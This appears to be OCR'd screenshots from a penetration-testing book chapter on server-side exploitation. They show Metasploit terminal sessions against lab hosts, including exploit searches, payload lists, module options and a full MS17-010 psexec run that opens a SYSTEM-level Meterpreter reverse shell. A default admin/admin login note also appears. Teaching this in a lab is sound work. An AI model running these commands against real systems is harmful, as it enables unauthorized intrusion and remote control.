[*] Time: 2017-10-24 09:31:15 UTC Vuln: host=192.168.216.10 name=SSL/TLS: Report Vulnerable Cipher Suites for HTTPS refs=CVE-2016-2183,CVE-2016-6329
[*] Time: 2017-10-24 09:31:15 UTC Vuln: host=192.168.216.10 name=SSL/TLS: Report Weak Cipher Suites refs=CVE-2015-4000,CVE-2013-2566,CVE-2015-2808
msf >

Chapter 3: Server-Side Exploitation


```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 121×14
msf > search cve:2007 type:exploit samba

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/linux/samba/lsa_transnames_heap  2007-05-14       good       Samba lsa_io_trans_names Heap Overflow
   exploit/multi/samba/usermap_script    2007-05-14       excellent  Samba "username map script" Command Execution
   exploit/osx/samba/lsa_transnames_heap    2007-05-14       average    Samba lsa_io_trans_names Heap Overflow
   exploit/solaris/samba/lsa_transnames_heap  2007-05-14       average    Samba lsa_io_trans_names Heap Overflow


msf >
```


```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 117×40
msf exploit(usermap_script) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   cmd/unix/bind_awk                                    normal  Unix Command Shell, Bind TCP (via AWK)
   cmd/unix/bind_inetd                                  normal  Unix Command Shell, Bind TCP (inetd)
   cmd/unix/bind_lua                                    normal  Unix Command Shell, Bind TCP (via Lua)
   cmd/unix/bind_netcat                                 normal  Unix Command Shell, Bind TCP (via netcat)
   cmd/unix/bind_netcat_gaping                          normal  Unix Command Shell, Bind TCP (via netcat -e)
   cmd/unix/bind_netcat_gaping_ipv6                     normal  Unix Command Shell, Bind TCP (via netcat -e) IPv6
   cmd/unix/bind_perl                                   normal  Unix Command Shell, Bind TCP (via Perl)
   cmd/unix/bind_perl_ipv6                              normal  Unix Command Shell, Bind TCP (via perl) IPv6
   cmd/unix/bind_r                                      normal  Unix Command Shell, Bind TCP (via R)
   cmd/unix/bind_ruby                                   normal  Unix Command Shell, Bind TCP (via Ruby)
   cmd/unix/bind_ruby_ipv6                              normal  Unix Command Shell, Bind TCP (via Ruby) IPv6
   cmd/unix/bind_zsh                                    normal  Unix Command Shell, Bind TCP (via Zsh)
   cmd/unix/generic                                     normal  Unix Command, Generic Command Execution
   cmd/unix/reverse                                     normal  Unix Command Shell, Double Reverse TCP (telnet)
   cmd/unix/reverse_awk                                 normal  Unix Command Shell, Reverse TCP (via AWK)
   cmd/unix/reverse_lua                                 normal  Unix Command Shell, Reverse TCP (via Lua)
   cmd/unix/reverse_ncat_ssl                            normal  Unix Command Shell, Reverse TCP (via ncat)
   cmd/unix/reverse_netcat                              normal  Unix Command Shell, Reverse TCP (via netcat)
   cmd/unix/reverse_netcat_gaping                       normal  Unix Command Shell, Reverse TCP (via netcat -e)
   cmd/unix/reverse_openssl                             normal  Unix Command Shell, Double Reverse TCP SSL (openssl)
   cmd/unix/reverse_perl                                normal  Unix Command Shell, Reverse TCP (via Perl)
   cmd/unix/reverse_perl_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via perl)
   cmd/unix/reverse_php_ssl                             normal  Unix Command Shell, Reverse TCP SSL (via php)
   cmd/unix/reverse_python                              normal  Unix Command Shell, Reverse TCP (via Python)
   cmd/unix/reverse_python_ssl                          normal  Unix Command Shell, Reverse TCP SSL (via python)
   cmd/unix/reverse_r                                   normal  Unix Command Shell, Reverse TCP (via R)
   cmd/unix/reverse_ruby                                normal  Unix Command Shell, Reverse TCP (via Ruby)
   cmd/unix/reverse_ruby_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via Ruby)
   cmd/unix/reverse_ssl_double_telnet                   normal  Unix Command Shell, Double Reverse TCP SSL (telnet)
   cmd/unix/reverse_zsh                                 normal  Unix Command Shell, Reverse TCP (via Zsh)

msf exploit(usermap_script) >
```

```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 155×12
msf exploit(usermap_script) > sessions

Active sessions
===============

  Id  Name  Type                 Information                                        Connection
  --  ----  ----                 -----------                                        ----------
  1         shell cmd/unix                                                          192.168.216.5:4444 -> 192.168.216.129:53381 (192.168.216.129)
  2         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ metasploitable.localdomain  192.168.216.5:4433 -> 192.168.216.129:55623 (192.168.216.129)

msf exploit(usermap_script) >
```

EDB-ID: 39514	**Author:** Metasploit	**Published:** 2016-03-01
CVE: CVE-2016-2555	**Type:** Remote	**Platform:** PHP
Aliases: N/A	**Advisory/Source:** N/A	**Tags:** Metasploit Framework
E-DB Verified: ✔	**Exploit:** Download / View Raw	**Vulnerable App:**

```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 103×23
msf > use exploit/multi/http/atutor_sqli
msf exploit(atutor_sqli) > show options

Module options (exploit/multi/http/atutor_sqli):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /ATutor/         yes       The path of Atutor
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(atutor_sqli) >
```


daniel — root@kali: ~ — ssh root@192.168.216.5 — 119×27
msf exploit(atutor_sqli) > show payloads
Compatible Payloads
Name Disclosure Date Rank Description
generic/custom normal Custom Payload
generic/shell_bind_tcp normal Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp normal Generic Command Shell, Reverse TCP Inline
php/bind_perl normal PHP Command Shell, Bind TCP (via Perl)
php/bind_perl_ipv6 normal PHP Command Shell, Bind TCP (via perl) IPv6
php/bind_php normal PHP Command Shell, Bind TCP (via PHP)
php/bind_php_ipv6 normal PHP Command Shell, Bind TCP (via php) IPv6
php/download_exec normal PHP Executable Download and Execute
php/exec normal PHP Execute Command
php/meterpreter/bind_tcp normal PHP Meterpreter, Bind TCP Stager
php/meterpreter/bind_tcp_ipv6 normal PHP Meterpreter, Bind TCP Stager IPv6
php/meterpreter/bind_tcp_ipv6_uuid normal PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
php/meterpreter/bind_tcp_uuid normal PHP Meterpreter, Bind TCP Stager with UUID Support
php/meterpreter/reverse_tcp normal PHP Meterpreter, PHP Reverse TCP Stager
php/meterpreter/reverse_tcp_uuid normal PHP Meterpreter, PHP Reverse TCP Stager
php/meterpreter_reverse_tcp normal PHP Meterpreter, Reverse TCP Inline
php/reverse_perl normal PHP Command, Double Reverse TCP Connection (via Perl)
php/reverse_php normal PHP Command Shell, Reverse TCP (via PHP)
msf exploit(atutor_sqli) >


ManageEngine
Desktop Central 9
Integrated Desktop & Mobile Device Management Software
admin
Default Login credentials admin/admin
Sign in
Desktop
Mobile
Quick Links
Quick Tour - Features
Supported Networks (LAN/WAN)
Register for Free Demo
Knowledge Base
Get Price Quote
Contact Us
www.desktopcentral.com
desktopcentral-support@manageengine.com
+1 888 720 9500
Related Products
ManageEngine
OS Deployer
Automated OS Deployment solution


```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 143×21
msf > search jenkins

Matching Modules
================

   Name                                                Disclosure Date  Rank       Description
   ----                                                ---------------  ----       -----------
   auxiliary/gather/jenkins_cred_recovery                               normal     Jenkins Domain Credential Recovery
   auxiliary/scanner/http/jenkins_command                               normal     Jenkins-CI Unauthenticated Script-Console Scanner
   auxiliary/scanner/http/jenkins_enum                                  normal     Jenkins-CI Enumeration
   auxiliary/scanner/http/jenkins_login                                 normal     Jenkins-CI Login Utility
   auxiliary/scanner/jenkins/jenkins_udp_broadcast_enum                 normal     Jenkins Server Broadcast Enumeration
   exploit/linux/misc/jenkins_java_deserialize         2015-11-18       excellent  Jenkins CLI RMI Java Deserialization Vulnerability
   exploit/linux/misc/opennms_java_serialize           2015-11-06       normal     OpenNMS Java Object Unserialization Remote Code Execution
   exploit/multi/http/jenkins_script_console           2013-01-18       good       Jenkins-CI Script-Console Java Execution
   exploit/windows/misc/ibm_websphere_java_deserialize 2015-11-06       excellent  IBM WebSphere RCE Java Deserialization Vulnerability
   post/multi/gather/jenkins_gather                                     normal     Jenkins Credential Collector


msf >
```


```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 125×38
msf exploit(jenkins_script_console) > show options

Module options (exploit/multi/http/jenkins_script_console):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   API_TOKEN                   no        The API token for the specified username
   PASSWORD                    no        The password for the specified username
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.216.10   yes       The target address
   RPORT      8484             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path to the Jenkins-CI application
   URIPATH    /                no        The URI to use for this exploit (default is random)
   USERNAME                    no        The username to authenticate as
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.216.5    yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf exploit(jenkins_script_console) >
```


```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 174×23
msf > search type:exploit Manageengine

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   exploit/multi/http/eventlog_file_upload               2014-08-31       excellent  ManageEngine Eventlog Analyzer Arbitrary File Upload
   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   exploit/multi/http/manageengine_auth_upload           2014-12-15       excellent  ManageEngine Multiple Products Authenticated File Upload
   exploit/multi/http/manageengine_sd_uploader           2015-08-20       excellent  ManageEngine ServiceDesk Plus Arbitrary File Upload
   exploit/multi/http/manageengine_search_sqli           2012-10-18       excellent  ManageEngine Security Manager Plus 5.5 Build 5505 SQL Injection
   exploit/multi/http/opmanager_socialit_file_upload     2014-09-27       excellent  ManageEngine OpManager and Social IT Arbitrary File Upload
   exploit/windows/http/desktopcentral_file_upload       2013-11-11       excellent  ManageEngine Desktop Central AgentLogUpload Arbitrary File Upload
   exploit/windows/http/desktopcentral_statusupdate_upload 2014-08-31     excellent  ManageEngine Desktop Central StatusUpdate Arbitrary File Upload
   exploit/windows/http/manage_engine_opmanager_rce      2015-09-14       manual     ManageEngine OpManager Remote Code Execution
   exploit/windows/http/manageengine_apps_mngr           2011-04-08       average    ManageEngine Applications Manager Authenticated Code Execution
   exploit/windows/http/manageengine_connectionid_write  2015-12-14       excellent  ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability
   exploit/windows/misc/manageengine_eventlog_analyzer_rce 2015-07-11     manual     ManageEngine EventLog Analyzer Remote Code Execution


msf >
```


```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 141×14
msf > search type:exploit psexec

Matching Modules
================

   Name                                       Disclosure Date  Rank       Description
   ----                                       ---------------  ----       -----------
   exploit/windows/local/current_user_psexec  1999-01-01       excellent  PsExec via Current User Token
   exploit/windows/local/wmi                  1999-01-01       excellent  Windows Management Instrumentation (WMI) Remote Command Execution
   exploit/windows/smb/psexec                 1999-01-01       manual     Microsoft Windows Authenticated User Code Execution
   exploit/windows/smb/psexec_psh             1999-01-01       manual     Microsoft Windows Authenticated Powershell Command Execution


msf >
```

```
daniel — root@kali: ~ — ssh root@192.168.216.5 — 110×22
msf > use exploit/windows/smb/ms17_010_psexec
msf exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.216.10
RHOST => 192.168.216.10
msf exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.216.5:4444
[*] 192.168.216.10:445 - Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
[*] 192.168.216.10:445 - Built a write-what-where primitive...
[+] 192.168.216.10:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.216.10:445 - Selecting PowerShell target
[*] 192.168.216.10:445 - Executing the payload...
[+] 192.168.216.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.216.10
[*] Meterpreter session 1 opened (192.168.216.5:4444 -> 192.168.216.10:51967) at 2018-02-10 05:46:20 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```



daniel — root@kali: ~ — ssh root@192.168.216.5 — 141×14
meterpreter > ps -S httpd.exe
Filtering on 'httpd.exe'
Process List
PID PPID Name Arch Session User Path
1416 1768 dcserverhttpd.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\ManageEngine\DesktopCentral_Server\apache\bin\dcserverhttpd.exe
1768 432 dcserverhttpd.exe x86 0 NT AUTHORITY\LOCAL SERVICE
3212 432 httpd.exe x64 0 NT AUTHORITY\LOCAL SERVICE
3820 3212 httpd.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\wamp\bin\apache\apache2.2.21\bin\httpd.exe
meterpreter >


daniel — root@kali: ~ — ssh root@192.168.216.5 — 141×11
Active sessions
Id Name Type Information Connection
1 meterpreter x64/windows NT AUTHORITY\SYSTEM @ VAGRANT-2008R2 192.168.216.5:4444 -> 192.168.216.10:49300 (192.168.216.10)
2 meterpreter x64/windows NT AUTHORITY\LOCAL SERVICE @ VAGRANT-2008R2 192.168.216.5:4444 -> 192.168.216.10:49367 (192.168.216.10)
3 meterpreter x64/windows NT AUTHORITY\LOCAL SERVICE @ VAGRANT-2008R2 192.168.216.5:4444 -> 192.168.216.10:49368 (192.168.216.10)
msf exploit(handler) >



Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
CPU Usage
53 %
CPU Usage History
Memory
3.99 GB
Physical Memory Usage History
Physical Memory (MB)
Total 4095
Cached 9
Available 9
Free 0
Kernel Memory (MB)
Paged 86
Nonpaged 1950
System
Handles 22827
Threads 1187
Processes 84
Up Time 0:00:01:37
Commit (MB) 5775 / 8189
Resource Monitor...
Processes: 84
CPU Usage: 53%
Physical Memory: 99%

